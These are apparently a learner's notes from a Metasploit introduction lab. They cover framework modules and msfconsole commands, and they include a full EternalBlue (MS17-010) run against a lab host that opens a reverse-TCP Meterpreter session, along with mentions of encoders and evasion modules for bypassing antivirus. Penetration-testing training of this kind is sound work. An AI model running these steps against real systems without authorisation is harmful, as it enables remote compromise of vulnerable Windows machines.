Metasploit - Introduction

Metasploit is the most widely used exploitation framework. Metasploit is a powerful tool that can support all phases of a penetration testing engagement, from information gathering to post-exploitation.

The main components of the Metasploit Framework can be summarized as follows;

- **msfconsole**: The main command-line interface.
- **Modules**: supporting modules such as exploits, scanners, payloads, etc.
- **Tools**: Stand-alone tools that will help vulnerability research, vulnerability assessment, or penetration testing. Some of these tools are msfvenom, pattern_create and pattern_offset. We will cover msfvenom within this module, but pattern_create and pattern_offset are tools useful in exploit development which is beyond the scope of this module.

Main Components of Metasploit

command:
msfconsole - launches main interface

- **Exploit:** A piece of code that uses a vulnerability present on the target system.
- **Vulnerability:** A design, coding, or logic flaw affecting the target system. The exploitation of a vulnerability can result in disclosing confidential information or allowing the attacker to execute code on the target system.
- **Payload:** An exploit will take advantage of a vulnerability. However, if we want the exploit to have the result we want (gaining access to the target system, read confidential information, etc.), we need to use a payload. Payloads are the code that will run on the target system.

Auxiliary

Any supporting module, such as scanners, crawlers and fuzzers, can be found here.

Encoders

Encoders will allow you to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them.

Encoders will allow you to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them.

Evasion

While encoders will encode the payload, they should not be considered a direct attempt to evade antivirus software. On the other hand, “evasion” modules will try that, with more or less success.

Exploits

Exploits, neatly organized by target system.

NOPs

NOPs (No OPeration) do nothing, literally. They are represented in the Intel x86 CPU family with 0x90, following which the CPU will do nothing for one cycle. They are often used as a buffer to achieve consistent payload sizes.

Payloads

Payloads are codes that will run on the target system.

Exploits will leverage a vulnerability on the target system, but to achieve the desired result, we will need a payload. Examples could be; getting a shell, loading a malware or backdoor to the target system, running a command, or launching calc.exe as a proof of concept to add to the penetration test report.

You will see four different directories under payloads: adapters, singles, stagers and stages.

- **Adapters:** An adapter wraps single payloads to convert them into different formats. For example, a normal single payload can be wrapped inside a Powershell adapter, which will make a single powershell command that will execute the payload.
- **Singles:** Self-contained payloads (add user, launch notepad.exe, etc.) that do not need to download an additional component to run.
- **Stagers:** Responsible for setting up a connection channel between Metasploit and the target system. Useful when working with staged payloads. “Staged payloads” will first upload a stager on the target system then download the rest of the payload (stage). This provides some advantages as the initial size of the payload will be relatively small compared to the full payload sent at once.
- **Stages:** Downloaded by the stager. This will allow you to use larger sized payloads.

Post

Post modules will be useful on the final stage of the penetration testing process listed above, post-exploitation.

Msfconsole

Help command

Help feature

```
msf6 > help set
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 >
```

history command - allows you to see previously used commands

History command

```
msf6 > history
1  use exploit/multi/http/nostromo_code_exec
2  set lhost 10.10.16.17
3  set rport 80
4  options
5  set rhosts 10.10.29.187
6  run
7  exit
8  exit -y
9  version
10  use exploit/multi/script/web_delivery
```

using an exploit is the command use exploit[path of exploit]

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

show option command when using an exploit shows lots of different options you can set.

The `show` command can be used in any context followed by a module type (auxiliary, payload, exploit, etc.)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  De
   -   ----                                      ---------------  ----    -----  --
   0   generic/custom                                             manual  No     Cu
   1   generic/shell_bind_tcp                                     manual  No     Ge
   2   generic/shell_reverse_tcp                                  manual  No     Ge
   3   windows/x64/exec                                           manual  No     Wi
   4   windows/x64/loadlibrary                                    manual  No     Wi
   5   windows/x64/messagebox                                     manual  No     Wi
   6   windows/x64/meterpreter/bind_ipv6_tcp                      manual  No     Wi
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                 manual  No     Wi
```

can leave the exploit using - `back`

further info of exploit is found with - info within the context of the exploit

Search

One of the most useful commands in msfconsole is `search`. This command will search the Metasploit Framework database for modules relevant to the given search parameter. You can conduct searches using CVE numbers, exploit names (eternalblue, heartbleed, etc.), or target system.


```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Desc
   -  ----                                      ---------------  ----     -----  ----
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB
```


You can use any module returned in a search result with the command use followed by the number at the beginning of the result line. (e.g. `use 0` instead of `use`

`auxiliary/admin/smb/ms17_010_command`)

Another essential piece of information returned is in the “rank” column. Exploits are rated based on their reliability.

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

For example, if we wanted our search results to only include auxiliary modules, we could set the type to auxiliary. The screenshot below shows the output of the search type:auxiliary telnet command.



Working with modules

flow
`use [module name/number]`

`options` show options for list of paramaters

All parameters are set using the same command syntax:
`set PARAMETER_NAME VALUE`

- **The Meterpreter prompt:** Meterpreter is an important payload we will see in detail later in this module. This means a Meterpreter agent was loaded to the target system and connected back to you. You can use Meterpreter specific commands here.

A Meterpreter command prompt

```
meterpreter >
```

- **A shell on the target system:** Once the exploit is completed, you may have access to a command shell on the target system. This is a regular command line, and all commands typed here run on the target system.

A Meterpreter command prompt

```
C:\Windows\system32>
```

I set the RHOSTS option of the eternal blue exploit to the ip of the target machine

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.81.152.146
RHOSTS => 10.81.152.146
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.81.152.146    yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                             ploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
```

Parameters you will often use are:

- **RHOSTS:** “Remote host”, the IP address of the target system. A single IP address or a network range can be set. This will support the CIDR (Classless Inter-Domain Routing) notation (/24, /16, etc.) or a network range (10.10.10.x – 10.10.10.y). You can also use a file where targets are listed, one target per line using file:/path/of/the/target_file.txt, as you can see below.
- **RPORT:** “Remote port”, the port on the target system the vulnerable application is running on.
- **PAYLOAD:** The payload you will use with the exploit.
- **LHOST:** “Localhost”, the attacking machine (your AttackBox or Kali Linux) IP address.
- **LPORT:** “Local port”, the port you will use for the reverse shell to connect back to. This is a port on your attacking machine, and you can set it to any port not used by any other application.
- **SESSION:** Each connection established to the target system using Metasploit will have a session ID. You will use this with post-exploitation modules that will connect to the target system using an existing connection.

You can override any set parameter using the set command again with a different value. You can also clear any parameter value using the `unset` command or clear all set parameters with the `unset all` command.

he `setg` command to set values that will be used for all modules it will save across module if the set command is used you will need to re enter the the values

Using modules

Once all module parameters are set, you can launch the module using the `exploit or run` command

The `exploit` command can be used without any parameters or using the “ `-z` ” parameter.

The `exploit -z` command will run the exploit and background the session as soon as it opens.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.81.152.146
RHOSTS => 10.81.152.146
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z
[*] Started reverse TCP handler on 10.81.82.243:4444
[*] 10.81.152.146:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.81.152.146:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64
 (64-bit)
[*] 10.81.152.146:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.81.152.146:445 - The target is vulnerable.
[*] 10.81.152.146:445 - Connecting to target for exploitation.
[+] 10.81.152.146:445 - Connection established for exploitation.
[+] 10.81.152.146:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.81.152.146:445 - CORE raw buffer dump (42 bytes)
[*] 10.81.152.146:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.81.152.146:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.81.152.146:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.81.152.146:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.81.152.146:445 - Trying exploit with 12 Groom Allocations.
[*] 10.81.152.146:445 - Sending all but last fragment of exploit packet
[*] 10.81.152.146:445 - Starting non-paged pool grooming
[+] 10.81.152.146:445 - Sending SMBv2 buffers
[+] 10.81.152.146:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.81.152.146:445 - Sending final SMBv2 buffers.
[*] 10.81.152.146:445 - Sending last fragment of exploit packet!
[*] 10.81.152.146:445 - Receiving response from exploit packet
[+] 10.81.152.146:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.81.152.146:445 - Sending egg to corrupted connection.
[*] 10.81.152.146:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.81.152.146
[*] Meterpreter session 1 opened (10.81.82.243:4444 -> 10.81.152.146:49235) at 2026-01-22 17:25:31 +0000
[+] 10.81.152.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.81.152.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.81.152.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Session 1 created in the background.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

i set the RHOSTS value to the target machine and ran the exploit using exploit -z


Some modules support the `check` option. This will check if the target system is vulnerable without exploiting it.

Sessions

Once a vulnerability has been successfully exploited, a session will be created. This is the communication channel established between the target system and Metasploit.

You can use the `background` command to background the session prompt and go back to the msfconsole prompt

To interact with any session, you can use the `sessions -i` command followed by the desired session number.



as i made the session in the background with exploit -z i had to view sessions with sessions command and then use sessions -i 1 which is the session id to get into the session